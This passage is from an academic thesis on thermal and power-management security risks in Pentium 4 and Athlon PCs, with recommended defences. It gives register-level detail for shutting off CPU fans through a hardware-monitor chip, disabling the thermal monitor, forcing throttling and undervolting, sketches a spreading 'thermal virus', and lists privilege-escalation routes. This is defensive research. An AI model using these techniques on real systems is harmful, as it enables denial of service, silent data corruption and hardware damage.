To increase performance, manufacturers increase the number of transistors on the processors. Since manufacturers also try to keep the die size small, transistor density increases. As a result, the processor requires more power for operation per unit area. Since transistors and their connections are not perfect conductors, they generate heat through resistance. Due to the small size of the packaging and a higher rate of heat production the processor can heat up very quickly. This is why PC processors have cooling solutions such as heat sinks, which draw heat away from the processors through direct contact, and fans which cool the heat sinks.

If the generated heat is not dealt with properly or if the cooling solution is not effective, high temperature situations can result that can damage the microprocessor. As a result, CPU manufacturers specify operating temperature limitations that motherboard

manufacturers need to comply with to ensure longevity of the product [3:1]. In order to meet the demands of increased heat production while maintaining compliance, microprocessor and motherboard manufacturers have implemented new cooling solutions to ensure CPU operation within specification. These new cooling technologies are what give rise to the security risks I have discovered.

Discovery of Risks with New Technology Developed to Regulate Temperature

As I surveyed several new cooling technologies used to manage temperature on modern PCs, I documented and described the security risks involved with them. Software I have written demonstrates that thermal management technologies can be abused by a malicious program to cause undesirable behavior that violates the security policies of the system. Specifically, the policies that my demonstration software violated were the integrity and availability of the system.

In particular these attacks include:

- Denial of Service – Thermal throttling
- System Reset – Through catastrophic event detection
- Data corruption – Under-volting
- Unreliable program operation – Under-volting
- Possible permanent damage – Over-volting/Heat damage

Rationale and Scope of the Project

Several threats were discovered during my research that could be used by an attacker. Defining the problem and suggesting a resolution can greatly assist

administrators because there is limited information currently available on the topic. The security threats caused by these interfaces can be used by a malicious program to degrade the integrity and availability of the system. I have discovered how these thermal and power control interfaces, such as the Thermal Control Circuit (TCC) in the Pentium 4, can be misused to cause performance loss. For instance, the TCC can be used to engage throttling and cause only 12 % of the processor cycles to be used even in the absence of a high temperature situation [4:3]. This functionality is normally used to reduce temperature of the processor, but can be engaged by software even if there are not any emergency situations. Another security threat is possible through fan control. Motherboard manufacturers have implemented fan speed controls in order to reduce fan noise when the fan is not necessary. This control feature can be exploited and the processor cooling fan can be shut off. Without a fan the processor may suffer permanent damage. My thesis suggests ways for hardware designers and system administrators to prevent these security threats. These suggestions should hopefully assist the security community in preventing an attack using these interfaces.

Scope

Anyone who owns systems with these thermal control interfaces may be vulnerable. Many motherboards support fan control and the latest processors (ie. Intel Pentium 4 and AMD Athlon 64) support thermal management that could be abused by malicious software [5:1]. One scenario with severe consequences is a virus that spreads itself and uses these hardware interfaces to render an entire network inoperable. Without service, companies can lose customers and in turn lose revenue. In situations where

operation of a system is critical to a person's safety, misuse of these hardware interfaces can cause corruption of information that may lead to harm. Making designers and network administrators aware of these new security threats can help them prevent attacks.

Overview of the Rest of the Report

The remainder of the thesis report discusses relevant literature, procedures of experimentation and project results. The discussion of relevant literature in Chapter 2 will be a survey of sources that influenced and supported my work. This includes understanding how temperature is sensed and treated in modern microprocessors. Procedures to the experiments I performed in Chapter 3 will describe what I did to demonstrate thermal security risks. In Chapter 4 the report will discuss what results were acquired through my experiments with temperature control facilities on lab computers. Finally, I will reiterate what I have been able to achieve in an overall sense and suggest ideas for future work.

CHAPTER 2: LITERATURE REVIEW

To give the reader a more in-depth understanding of thermal security risks and the technologies that give rise to them, it is important to discuss the key sources used for my thesis. Also, the discussion establishes which specifications and publications I have derived my conclusions from and what connection they have to my work.

Thermal Monitoring and Control

Much of my research has focused on the security risks associated with the thermal monitor of the Intel Pentium 4 processor. The security risk I have found involves using the thermal monitor to reset the system and also cause performance loss. This is possible by taking advantage of how the Pentium 4 thermal monitor detects cooling failures. In order to better understand how the P4 detects such cooling failures, one needs to understand more about the Thermal Control Circuit and temperature sensors that compose the thermal monitor.

The Pentium 4 has two thermal sensors in association with its thermal monitor [6:29].




Figure 2.1: Image and simulated thermal map of a Pentium 4 die. The software visible thermal diode is located in one of the corners (coolest die area), and the thermal comparator is located somewhere in the warmest die area [2:9].

There is a software visible, on-die thermal diode available to provide approximate CPU temperature to the motherboard and OS. The second sensor is an accurate thermal comparator that is used by the Thermal Control Circuit to determine the processor temperature [6:25]. The Thermal Control Circuit determines when to engage thermal throttling and when to trip the catastrophic event detection which initiates CPU shutdown. This temperature sensor is neither user visible nor user configurable [6:29].

Because fan speeds can be controlled through software, so can the temperature of the processor. Fan control can be used to give the impression of a cooling failure. Once the P4 has detected a cooling failure it will activate its Thermal Control Circuit to manage the die temperature. When a cooling failure is detected a duty cycle is engaged in order to manage heat production by the Thermal Control Circuit. The duty cycle refers to the time period during which the clock signal is allowed to drive the processor chip. A duty cycle of 50% is engaged at a factory set temperature (normally ~70 C) as a first attempt to maintain the CPU within a safe operating temperature [7:8]. This method of passive cooling on the Pentium 4 is referred to as automatic mode [6:27]. In the event of a catastrophic cooling failure, at approximately (135 C), the CPU will be shutdown [8:75]. The CPU does not come back online until the temperature of the core has fallen below the trip temperature. This is referred to as the catastrophic shutdown detector and cannot be disabled. There is also a mechanism for the software to engage throttling of various levels (12.5% to 88 % in 12.5% increments) independent of the temperature. This is referred to as on-demand mode. It is overridden by automatic mode at the factory set temperature limit if it is enabled [9:79].

Hardware Access Privileges

To configure these heat and power management technologies a malicious program needs to bypass the access limitations enforced by protected mode. These heat and power technologies allow software control through memory mapped IO ports and CPU registers by the name of MSRs (Model Specific Registers). Protected mode is what limits the CPU IO Ports and MSRs from programs in user space. Protected mode has three privilege levels that are also referred to as rings. Ring 0 is the privilege level that device drivers and the kernel run at, and ring 3 is the privilege level that users run at [10:1]. Ring 0 allows access to the MSRs and IO ports. Some ways of gaining ring 0 privileges are through root buffer overflow exploits, Trojan Horses, device drivers with relaxed permissions on their interfaces, and weak passwords.

Hardware Monitoring Chips

Another security risk involves being able to turn off the processor cooling fans. Resulting high temperature situations are what cause thermal throttling from engaging and also introduce the risk of causing permanent damage. To understand how this is possible a description of hardware monitoring chips is required. Hardware monitoring chips can have many functions that provide information about the health of a processor. However, a feature that many hardware monitoring chips also offer is the ability to control fan speeds. A database listing motherboards that allow fan speed control is available at the SpeedFan software site [1:1]. The hardware monitor chip that was used on the Pentium 4 test computer was a Winbond W83627THF. Through its configuration registers an attacker will be able to vary the voltages to the fan and in turn vary the speed

at which it rotates. To justify this claim, I wrote a program that to instruct the hardware monitoring chip to set the voltage of the processor fan to 0 and in turn disable it.

A malicious program would need to be able to locate the hardware monitoring chip by scanning various busses on the computer. A bus is communication line that is shared between several devices. The hardware monitoring sensor chips are available through three busses (SMBUS, I2C, and ISA) on the PC [11:6]. The SMBus is a low-speed 2 line serial bus used to interface with devices such as hardware monitoring chips [12:8]. IO ports are used to communicate with the devices on the SMBUS through the SMBUS host [12:8]. The ISA bus is a memory mapped area 64KB in size (0x0000 to 0xFFFF) which can be scanned for monitoring devices [11:7]. Although the ISA bus is a very old standard, new PCs have an ISA bus to support legacy devices such as keyboards and interrupts. The SMBus is a specific implementation of the I2C bus [11:5].

Frequency and Voltage Scaling

Frequency and voltage scaling technology can allow the machine to scale down to lower performance states when the load is light to lower heat production or scale up to higher performance states when running CPU intensive programs. Scaling down to lower performance states reduces the chances of producing unwanted noise from a fan (ie. watching a movie or working in a quiet environment such as a library). This technology can also offer power savings. However, it must be noted that these technologies can also be configured from software to cause unreliable program operation and data corruption. A description of the capabilities of these technologies and where they are found is the

first step in finding out how it possible to use them to degrade the integrity of the system and on what systems it can happen.

Scaling up to higher performance states can provide faster processing for CPU intensive programs such as games or distributed computing projects but can also introduce instability to the system. Since these performance states can be invoked on-demand, the OS is given the ability to manage power in a more efficient fashion. This opens an opportunity for an attacker who has gained control of the operating system to mismanage frequency/voltage pairs. Examples of these scaling technologies are Intel Centrino Enhanced SpeedStep and AMD PowerNow. Another example of scaling technology is over-clocking functionality built into the motherboard. Recently, the option to configure the over-clocking via software in Windows has become available. This software allows varying the voltage to the CPU and set the front side bus frequency above specification. With a frequency above specification one can increase heat production and also cause system instability and erratic program behavior. The Windows overlocking software that came with our P4 motherboard is named AiBooster.

CHAPTER 3: METHODOLOGY

To better understand the repercussions of thermal security risks, I will describe the methods and experiments I used to discover them. As a result, the reader will have a better understanding what mechanisms cause thermal security risks and my recommendations on how to prevent them. The methodology will also give an idea of the questions and problems I came across during my research and how I was able to resolve them.

Disabling Processor Fans

It should be noted that, barring the hardware monitor detection code, disabling the fans can be done with only a few lines of code. To see the implementation of the code refer to Appendix B. I discovered the capability of being able to turn off processor fans when I first ran across a program by the name of SpeedFan. Since a fan at full speed makes a lot of noise and is not always necessary, SpeedFan allows a user to moderate the processor fan speed in order to reduce noise production. After learning that I could not only moderate fan speeds but also completely stop the fan, I had to figure out the methods SpeedFan used to do this. Noting that SpeedFan had support for several different motherboards, I knew that it had a database of scanning routines to discover the fan control hardware on different systems. The scanning routines on SpeedFan identified my fan control hardware as a Winbond W83627THF. As a result, I looked up the specification for the Winbond chip and identified the configuration registers that required modification to disable fans. Specifically, these configuration registers were accessed

through probing the systems ISA bus IO ports to find the Winbond chip and then writing all zeros to registers at address 0x01 and 0x03 on the device.

Increasing Processor Heat Production

Once I determined that the fans could be shut off, I considered if it would be possible to increase heat production through processor intensive instructions. Programs can be used in order to stress the CPU. Stress through instruction intensive programs increases heat production and consumes the CPU's resources. As a result, stress becomes one of the factors in causing thermal security risks. The programs that I used to stress the test systems are RightMark, CPUBurn, and Prime95.

Rightmark is a benchmarking program that has an option for using the SSE/SSE2 instruction sets for performance testing. It was developed so that one can benchmark the CPU exclusively. This will give more accurate results that would otherwise be affected by GPUs, hard disks, and RAM. It is available only on the Windows platform and is open source. Rightmark reads from the performance counters of the CPU in order measure performance.

Prime95 is a program developed to look for Mersenne primes. It also happens to be a very good stress test. As a result, the Prime95 developers built in a torture test that people can use to test the reliability of their machines. For the torture test, Prime95 does a Fast Fourier Transform to multiply two large integers using floating point instructions. During the torture test Prime95 checks computed results against known valid results in order to verify integrity of calculations. It runs in Windows and Linux and is open source.

CPUBurn is a highly optimized program written in assembler. It was developed to heavily load CPUs. The source is available and it runs in Windows and Linux.

Disabling the Thermal Monitor

The OS can configure two of the three mechanisms that the Thermal Control Circuit is in charge of. If a malicious program were to gain control over the operating system, it could disable thermal protection mechanisms even in the absence of a thermal emergency. The catastrophic shutdown detection cannot be configured. However, the OS can disable the Thermal Monitor using bit 3 of the IA32_MISC_ENABLE MSR register [13:746].

Disabling the thermal monitor will bypass the 50% duty cycle that engages automatically when the temperature is approximately 70 C. Refer to Appendix B for the implementation of a program that disables the thermal monitor.

Enabling On-demand Throttling

Also, I was able to enable software clock modulation, or On-Demand Throttling, despite the CPU being under normal operating temperature by using bit 4 of the IA32_CLOCK_MODULATION MSR [13:477]. Bits 1 through 3 are used to set the duty cycle [13:477]. Refer to Appendix B for a demo program that can invoke On-Demand throttling.

Frequency and Voltage Scaling

Frequency and voltage scaling on the P4 and Athlon are configured through CPU MSRs. Configuration of the P4 Enhanced SpeedStep Technology is done through the MSR_PERF_CTL register. It allows for one to set the CPU to several different performance states. These performance states are set by writing a bit pattern that is encoded using a frequency and voltage combination. Further investigation is needed to determine whether the Intel Centrino CPU will accept different voltages for a particular frequency. AMD PowerNow! frequency and voltage scaling is controlled through the MSR_FIDVID_CTL register. This interface allows the OS or hardware to set the CPU to a range of different voltages and frequencies. The Linux device driver package used to control these technologies, which I use for my experiments, is called CPUFreq.

How to Circumvent Protected Mode

There would be no security vulnerabilities without privileged access to hardware. In order to prove that there are actual security risks with thermal management hardware, I must also show that it possible for an unprivileged attacker to gain access to hardware. Here are a few ways of getting around the restrictions of protected mode:

- Root Buffer Overflow Exploits – These are exploits that take advantage of the lack of bounds protection certain C functions, such as strcpy(), do not offer. It is often used to escalate privileges from user to admin.
- Trojan Horses – These are programs that fool the user into thinking that they are legitimate program. Since the average user in Windows XP commonly runs in administrator mode, this method can be used to gain administrator privileges.

- GIVEIO or PortTalk like device drivers. – If an administrator decides to install a fan control program on their machine they may also install a device driver that leaves the IO ports available to any program in user space. This can allow an attacker with normal user privileges to turn off the fans [10:1].
- Weak Admin Passwords – Administrator passwords that are not secure, easy to guess, or in a dictionary leaves a system open to thermal attacks. This is especially a concern if the administrator password is one for a domain with several computers. This will allow a malicious program to spread throughout the network belonging to that domain.
- NT Kernel Mode Exploits – There is a vulnerability in one of the Windows XP kernel's native API functions which allows any user with the SeDebugPrivilege privilege to execute arbitrary code in kernel mode [14:1].
- Relaxed Permissions on /dev/cpu/0/msr and /dev/port in Linux. – A non-root user may be given read/write access to /dev/port. This method of accessing IO ports is slower than the normal method, but has the added benefit of not needing compiler optimization or the usage of ioperm(). However, this is not wise to do in terms of system security, since it is possible to access the system by using /dev/port to access hard disks, network cards, or hardware management devices directly [15:2].
- Linux IO Inheritance Vulnerability – The "exit_thread()" function does not properly invalidate IO pointers before certain processes exit. This may result in other processes inheriting privileged IO access permissions [16:1].

- Password Recovery Utility on Windows NT/XP/2000 – This is a software utility that will reset the administrator password on an NT system in case it has been lost or forgotten, by modifying the encrypted password in the registries SAM file. Also, you do not need to know the old password to set a new one [17:1].

CHAPTER 4: RESULTS

I was able to demonstrate several scenarios of using technology that was developed to deal with heat to bring about thermal security risks.

	Frequency and Voltage Scaling	P4 Thermal Throttling Control	P4 Catastrophic Event Detection	AMD MB Protection	AMD No MB Protection
Performance Loss	1. Yes	4. Yes	No	No	No
Ungraceful Shutdown of Server	2. Yes	No	5. Yes	6. Yes	6. Yes
Affect Reliability of Calculations	3. Yes	No	No	No	No
Cause Permanent Damage	7. Possible	7. Possible	No	No	6. Yes
Reduce Lifetime of CPU	7. Possible	7. Possible	No	No	6. Yes

Figure 4.1: Security Threats vs. Mechanisms. The columns list the undesired results. The rows show the mechanisms that trigger those results (figure by author).

4.1 Risks Involving Frequency/Voltage Scaling

Several risks are involved with frequency/voltage scaling that includes performance loss, ungraceful shutdown, and unreliable calculations.

Performance Loss

On an AMD Athlon XP 1800+ processor I was able to reduce the frequency from 1.5 Ghz to 500 Mhz using the PowerNow! configuration registers. This results in a 66% performance loss. In Linux, I used a modified version of its PowerNow! (powernow-k7.c) driver to manually set the CPU to different frequencies. Intel has a similar interface on its mobile processors by the name of Centrino Enhanced Speedstep. Performance loss

can also be caused with motherboard over-clocking facilities such as Asus' AIBooster. With AIBooster I was able to reduce the frequency from 2.6 Ghz to 1.3 Ghz.

Ungraceful Shutdowns

The ASUS P4P800 motherboard has an over-clocking capability. This over-clocking capability is part of a technology that Asus offers on its motherboards known as the AI-Series. This technology allows for software in Windows to manipulate voltage and frequency of the processor. On my test motherboard I used the software from the administrator account to increase the frequency from 2.4 Ghz to 3.3 Ghz. At this new frequency, the Pentium 4 only took only 20 seconds to freeze when under load. The program used to load the machine was CPU RightMark. In order to see what happens to a system with several ungraceful shutdowns we reduced the voltage using the AMD PowerNow! interface so that the system would freeze and prevent the filesystem from being able to save memory to disk. After 10 ungraceful shutdowns on Red Hat Linux with a journaling file system(ext3) we noticed that X Windows had trouble starting up due to it not being to find an application by the name of xdm. Another restart corrected the X Windows startup problem by running file system repair routines.

Unreliable Calculations

I used the ASUS P4P800 Windows over-clocking utility to lower the voltage of the CPU while maintaining a high frequency. When the voltage was reduced from 1.63 V to 1.23 V, Prime95 reported rounding errors in its Fast Fourier Transform calculations. According to Prime95 the errors were due to a hardware failure. Intel mentions that when running a CPU at voltages under specification it can lead to timing violations [18:17]. This hardware failure is directly related to the voltage drop and hints at a timing

violation. This is a concern for any applications that require reliable processing of data (ie. mission-critical data). If Prime95 did not have the correct results already stored to verify the integrity of the Fast Fourier Transform calculations I would have been unaware of the rounding errors and would have considered the results to be valid. Also, when the temperatures were higher the voltage did not have to be as low to cause errors. I observed errors when we used 1.28 V @ 76 degrees C. This was done by putting the CPU under 100% load and turning off the fans using SpeedFan. I was able to achieve higher temperatures without tripping the catastrophic event detection by using the Pentium 4 thermal throttling to maintain the CPU at its maximum operating temperature.

Risks Involving the Pentium 4

The Pentium 4 has security risks involved with its thermal throttling mechanism and catastrophic event detection.

Thermal Throttling

P4 thermal throttling can cause performance loss. This was achieved by first turning off the fans using software and then allowing the temperature to rise. This will trip the Thermal Control Circuit and a 50% duty cycle will be invoked. This results in lower performance as shown by the RightMark benchmark.




Figure 4.2: Graph shows the percentage drop of performance after the Thermal Control Circuit engages thermal throttling at approximately 70 C (figure by author).

This sort of performance loss can be crippling for services that need full performance of the CPU in order to function. On a newer revision of an Intel processor, codenamed Prescott, the throttling trip temperature is very close to the operating temperature [7:11]. So throttling could be a problem for processors that run within specification but very close to the trip temperature. There was more than a 50% drop in performance during the throttling.

Catastrophic Event Detection

Pentium 4 catastrophic event detection can cause ungraceful shutdowns. I was able to turn off the fans using the SpeedFan software which manipulated the hardware monitoring chips registers. Then I disabled the Thermal Monitor using the IA32_MISC_ENABLE register [13:746]. As a result, the temperature rose and resulted in an ungraceful shutdown in less than 5 minutes.

AMD Processors and Ungraceful Shutdown

Some AMD motherboards can cause ungraceful shutdown due to overheating because of burnout protection they offer. When the CPU exceeds its specified temperature, temperature sensors will notify controllers on the motherboard to reset the system before any damage is done. Also, other AMD motherboards without temperature protection can result in CPU burnout. This is due to the fact that the last generation of AMD Athlon processors did not have built in catastrophic event detection so they need to

rely on the motherboard to protect them from burnout. However, it has been shown that there are AMD motherboards that do not offer their processors protection [19:1].

Reduction of Lifetime

Reduction of lifetime of the Intel P4 under high temperature and voltage conditions is possible. The Pentium 4 was run at 95 degrees C for 30 minutes several times. This was done by shutting off the fans leaving the thermal monitor on to throttle and by running programs that heavily load the CPU. 95 C is 20 C above the specified maximum operating temperature [8:69]. With AiBooster we were also able to set the voltage to 1.98 volts from the typical 1.63 V. Further investigation is required in order to verify life time reduction due to running at temperatures and voltages out of specification.

CHAPTER 5: CONCLUSION

A summary of the results from my experiments with thermal security risks are described in this chapter along with an interpretation of these results. The interpretation considers what can happen with a hypothetical ‘thermal virus’ and why these risks are a growing concern. Following are my recommendations to system administrators and system designers on how to prevent these risks.

Factual Summary

Several potential security risks do exist within technology used in many desktop PCs today.

The Pentium 4 has thermal throttling which can be either disabled to cause quick heat up or can be used to reduce performance by 87% even in the absence of a thermal emergency. The Pentium 4 also has catastrophic event detection which can be used to cause an ungraceful shutdown of the computer when the fans are forced off with software.

The AMD AthlonXP has its PowerNow! technology which allows reducing the voltage using frequency scaling to a point that the processor cannot operate properly. Also, if motherboards do not have built in shutdown protection and the fans are disabled while stress is put on the CPU, the possibility of permanent damage to 32-bit generation of AMD Athlons is very likely since they do not have built in protection like the Pentium 4.

Motherboards also provide frequency and voltage scaling technologies. Through software one can overclock the processor in order to increase heat production and

introduce additional thermal stress on the processor. Also, it is possible to lower voltage of the processor to the point that data integrity problems occur without the user's knowledge.

Interpretation

Thermal Security Risks as a Growing Concern

These risks are a growing concern because the availability of mechanisms to deal with heat and power is also growing. For instance, the facilities for controlling fan speeds are becoming more available since fan noise is an issue for consumers who work in quiet environments. Asus QFan and AMD Cool n Quiet are examples of the attention large companies are giving to this consumer concern. Also, the facilities to control frequency and voltage through the operating system are becoming more available on mobile computers since they can provide power savings and reduce noise by preventing the CPU fan from needing to be engaged. Therefore, when designing these emerging technologies it is helpful to be aware of the security risks that are involved.

Thermal Virus – On What Scale is Current Technology at Risk?

As an example of how these hardware interfaces can be misused and to what scale we will describe a potential malicious program that can propagate itself across a network (ie. a thermal virus). A malicious program could spread like the Code Red, Slammer, or the "I love you" viruses. A remote root buffer overflow exploit or Trojan could be used to gain admin privileges. Throttling is invoked on some machines to reduce performance. Fans can be shutoff which will cause shutdown on protected CPUs and possible damage

to unprotected CPU's. Voltages could be lowered or CPUs overclocked to cause unreliable behavior and calculations.

Many current motherboards and CPUs offer the technology that can be used by such a virus. Speedfan, a freeware fan control software, has a compatibility database of several motherboards that are verified to support fan control this list can be found at [1:1]. Also, major motherboard vendors such as Asus, Gigabyte, and MSI offer Windows compatible overclocking software with their motherboards. AiBooster(Asus), EasyTune(Gigabyte), and CoreCenter(MSI) are examples of software utilities that can be used as administrator to manipulate frequency and voltage. All laptops with AMD Mobile Athlon 64 and Intel Centrino processors offer AMD PowerNow and Enhanced Speedstep interfaces respectively. Clockgen, a software overclocking utility, lists several motherboards that are compatible on its website. That list is available at [20:1].

When speaking with the security administrator of a moderately sized network he mentioned that in his experience he has not seen these risks considered in security audits of hardware and software systems. When speaking with the CTO of an application development firm it was mentioned that most of their 45 machines were Pentium 4s. The CTO mentioned that if administrator access were compromised and if on-demand throttling were engaged to cause only 12.5% of the clock cycles to be used then the performance loss would be enough to be considered a Denial of Service attack on their network.

Suggestions and Recommendations Based on Results

If a certain performance level is required or necessary in order for a system to function correctly, a performance point lock option that cannot be configured by the OS

would be useful to prevent malicious use of this function to cause performance loss. Also, system administrators should be made aware of this functionality. If this functionality were misused and the system administrator were not aware then they may either conclude that they need to purchase more powerful systems or contact the manufacturer claiming the equipment is faulty.

Ungraceful System Shutdown due to frequency/voltage scaling can be avoided by not allowing the option through the OS for the CPU to run at voltages out of specification for a particular frequency. For instance, for a particular frequency there is a typical/recommended voltage range and temperature range the hardware was designed to work at. A manufacturer could build the hardware so the interface exposed to the operating system does not respond to input voltages/frequency combinations that would be likely to cause its OS to freeze due to timing errors. The manufacturer could provide a performance/reliability option that cannot be configured through software. This will allow motherboard manufacturers to give the users an option to run their chips knowing they cannot be configured in software to run out of specification.

Unreliable calculations and operation due to frequency/voltage scaling can be a serious issue for those who cannot afford system outages and invalid data in their work. A user could be unaware that they have received invalid information and use it as the basis for other calculations. Testing of the chips can be done and those voltage/frequency pairs that lead to unreliable operation can be locked out. For instance, there are temperature and voltages ranges for a particular frequency at which a chip runs reliably. If an operation cannot execute reliably then the system is not useful. Therefore, for

example, the option to set very low voltages for that frequency can make that system unusable and should be locked out.

Thermal throttling can cause performance loss. Since a 50 % duty cycle is a significant loss in resources, active cooling mechanisms should be engaged to either prevent throttling or lower the temperature to disengage throttling. Also, it may be useful to have a lock in the BIOS so that the OS cannot set the duty cycle of the CPU to something as low as 12.5% of the time. This would be useful for a corporation that has received word of a malicious program that sets the CPU so that it works only 12.5% of the time. If they have the option to disable the on-demand throttling then they can do it quickly in the BIOS and avoid an attack.

Catastrophic event detection is a good way to prevent the processor from harming itself and should be considered for chips that do not have this mechanism. Also, if a processor has catastrophic event detection and the temperature reaches dangerous levels this will cause an ungraceful shutdown of the machine. In order to avoid this, the thermal control circuit/monitor should have a communications link with the fan controls. Through this link the thermal control circuit can inform the fan control to not allow the fan to be disabled until the dangerous temperature levels are averted.

Preventing a CPU from running at high voltages out of spec and using active and passive cooling mechanism to enforce specified CPU operating temperatures can prevent a reduction of lifetime of the CPU. An example of this technology that is already implemented is MSI LifePro. “MSI LifePro prolongs the life of the motherboard, CPU and fan by maintaining them under the best condition. It can also detect and manage motherboard utilization to prevent possible factors that may contribute to system

crash.”[3:2] Another example of enforcing specifications is with Intel’s over-clock lock. However, some motherboard manufacturers circumvented the over-clock lock that Intel placed on its 925X chipset. This specification bypass allows P4s to be run at more than 10% over specification [21:1]. In this case the risk of life reduction by a malicious program can be averted if an option for disabling software over-clocking is offered.

Operating System Support to Prevent Thermal Security Risks

I have considered the possibility of using the operating system to prevent or at least slow down the effects of a malicious program taking advantage of thermal security risks. Since we cannot change existing hardware, being able to protect the hardware from abusive processes would be our next option. I will discuss essential information that an operating system would need to prevent attack, how an OS can improve and optimize the use of current throttling technologies, how scheduling could possibly be used to slow down and identify processes that generate excessive heat.

There are a few areas of concern and information, in my opinion, which the operating system needs to be effective at preventing abuse:

- Identification of the processes that generate heat
- Determining and flagging critical registers
- Locking out IO ports and registers
- Identifying a high temperature situation through sensors
 - Extracting information fast enough without causing overhead from IO operations

- Whether the Winbond sensor attached to the P4 thermal sensor updates itself frequently enough to determine the heat generated by a process
- Quick mathematic modeling(similar to hotspot) of a process on a computer may give an indication of how hot it runs before it runs
- How to convert the information from the Winbond sensor to get an accurate reading of the temperature

One way an operating system can do a better job of preventing overheating is to improve upon the current P4 model of thermal throttling. Currently the Pentium 4 engages thermal throttling when the processor has reached a temperature above specification in order to protect itself. This is titled automatic mode and engages at approximately 65 C on our Pentium 4 processor. However, it is the case that often the processor continues to heat up despite the 50% duty cycle that is instilled up the P4. The improvement from the operating system comes from a set of registers known as the on-demand throttling registers. These registers allow you to set the processor duty cycle to anything from 12.5% to 100% in 12.5% increments. What the operating system can do is set threshold values that invoke an appropriate duty cycle based on how hot the temperature of the CPU is. This makes it so that throttling will increase as temperature increases as opposed to only a set 50% duty cycle at one temperature. The more severe the throttling the less heat that would be generate which should help prevent a rise in temperature.

Duty Cycle %	Temp. Threshold in C
50	65
37.5	70
25	75
12.5	80

Figure 4.3 – Thresholds temperatures for various duty cycles (figure by author).

Another prevention method considers the possibility of using process scheduling algorithms to both identify and also to hinder processes that generate too much heat. After looking over the Linux kernel’s scheduling algorithm I noticed that they punish greedy processes and give priority to the processes that are not greedy [22:4]. This involves determining the “goodness” of a process. The goodness determines the best candidate in the queue whenever there is a context switch. Those processes that have been waiting on IO requests and have not used up their quanta are rewarded with a higher priority. These processes are generally “interactive” programs, or programs that need to be very responsive for the user. Programs that use up all of their “quanta” are punished by being placed last in the queue. These programs are often CPU intensive programs that run in the background and are termed “batch programs.” In addition, this method of scheduling allows for CPU intensive programs to get less time processing when other less CPU intensive programs are waiting. As a result, the smaller processor time given to these CPU intensive processes also generates less heat. So it may be possible to set a harsher penalty for CPU intensive programs when the temperatures get higher. This will at least retard the rise in temperature. Unfortunately, this way of spotting CPU intensive

programs only works when the program is competing with other programs for CPU time. As a result, the Linux scheduling algorithm may lead to a solution but it is primarily only a start. Other methods of identifying hot processes could involve using published research that attempts to prevent “heat stroke” on hyper-threaded machines. The premise of this research being that the operating system can identify processes with high activity rates which are abnormally high compared to standard programs, and selectively slow down malicious threads [23:1].

In summary, the same vulnerabilities that allow classic security attacks also allow power and thermal attacks. The main purpose of this paper is to illustrate that such risks exist and to attempt a preliminary survey. These are only preliminary ideas regarding risks and possible solutions. Much more study is needed in order to fully understand these issues!

WORKS CITED

1. A. Comparetti, "SpeedFan's Supported Hardware",
<http://www.almico.com/forumindex.php>
2. S. Gunther, "Managing the Impact of Increasing Microprocessor Power Consumption",
http://www.intel.com/technology/itj/q12001/articles/art_4.htm
3. "New motherboard from MSI",
<http://www.cdrinfo.com/Sections/News/Details.aspx?NewsId=9574>
4. A. Grover, "Modern System Power Management",
[http://www.acmqueue.com/modules.php?name=Content&pa=showpage&pid=81
&page=3](http://www.acmqueue.com/modules.php?name=Content&pa=showpage&pid=81&page=3)
5. "ACPI4Linux Documentation", [http://acpi.sourceforge.net/
documentation/thermal.html](http://acpi.sourceforge.net/documentation/thermal.html)
6. Intel Corp., "Intel Pentium 4 Processor with 512-KB L2
Cache on 0.13 Micron Process Thermal Design
Guidelines: Datasheet", Order Number 252161-001, 2002.
7. S. Garmatyuk, "Testing Thermal Throttling in Pentium 4
CPUs", <http://www.digit-life.com/articles2/p4-throttling/>
8. Intel Corp., "Intel Pentium 4 Processor with 512-KB L2
Cache on 0.13 Micron Process and Intel Pentium 4
Processor Extreme Edition Supporting Hyper-Threading
Technology: Datasheet", Order number 298643-012,
2004.
9. "Intel Pentium 4 Processor in the 423-pin
Package Datasheet",
<ftp://download.intel.com/design/Pentium4/datashts/24919805.pdf>.
10. "Port Talk Device Driver",
<http://www.beyondlogic.org/porttalk/porttalk.htm>
11. F. Looijaard, "Sensors FAQ for lm_sensors version 2.12", [http://www2.lm
sensors.nu/~lm78/cvs/lm_sensors2/doc/lm_sensors-FAQ.html](http://www2.lmsensors.nu/~lm78/cvs/lm_sensors2/doc/lm_sensors-FAQ.html)
12. "SMBus Specification", <http://www.smbus.org/specs/smbus110.pdf>
13. Intel Corp., "IA-32 Intel Architecture Software
Developer's Manual. Volume 3: System Programming
